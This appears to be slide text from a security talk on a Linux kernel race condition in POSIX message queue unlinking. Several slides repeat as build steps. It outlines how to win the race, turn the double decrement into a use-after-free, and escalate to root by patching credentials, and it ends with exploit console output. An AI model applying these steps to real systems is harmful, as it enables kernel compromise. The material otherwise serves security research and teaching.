
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

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
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
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


# Exploitation - Winning the race




**2 simultaneous unlinks → i\_count will be decremented twice**

# Exploitation - Winning the race




# Exploitation - Winning the race

- **Process A still has file descriptors *fd* and *fd2* linked to *file\_1***
  - We can chose when *file\_1* will be deleted by closing *fd*




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  - We can chose when *file\_1* will be deleted by closing *fd*



# Exploitation - Winning the race


- **Process A still has file descriptors *fd* and *fd2* linked to *file\_1***
  - We can chose when *file\_1* will be deleted by closing *fd*








# Exploitation - Winning the race

- **Process A still has file descriptors *fd* and *fd2* linked to *file\_1***

- We can choose when *file\_1* will be deleted by closing *fd*
- We can later access this file using the remaining FD



# Exploitation - Exploiting the UAF


- We are now in a classic Use-After-Free (UAF) situation
- There's no time to go into further details in this presentation :(
- All the exploitation steps are as follows
  - Win the race to have a UAF 
  - Reuse the freed inode with the controlled data 
    - (not simple because the inode is in a dedicated slab ...)
  - Create kernel read/write primitives 
  - Leak a kernel pointer 
  - Patch the process credentials to elevate to root privileges 

# Exploitation - Exploiting the UAF

```
[299] - Waiting at the barrier ...
[298] - Waiting at the barrier ...
[298] - mq_unlink = 0
[299] - mq_unlink = 0
[173] - ***** RACE WIN :D ! *****
[173] - Will read content ....
[173] - g_fd content : ...
[173] - QSIZE:0          NOTIFY:0          SIGNO:0          NOTIFY_PID:0

[173] - * attr.mq_flags=0x0
[173] - * attr.mq_maxmsg=0xa
[173] - * attr.mq_msgsize=0x400
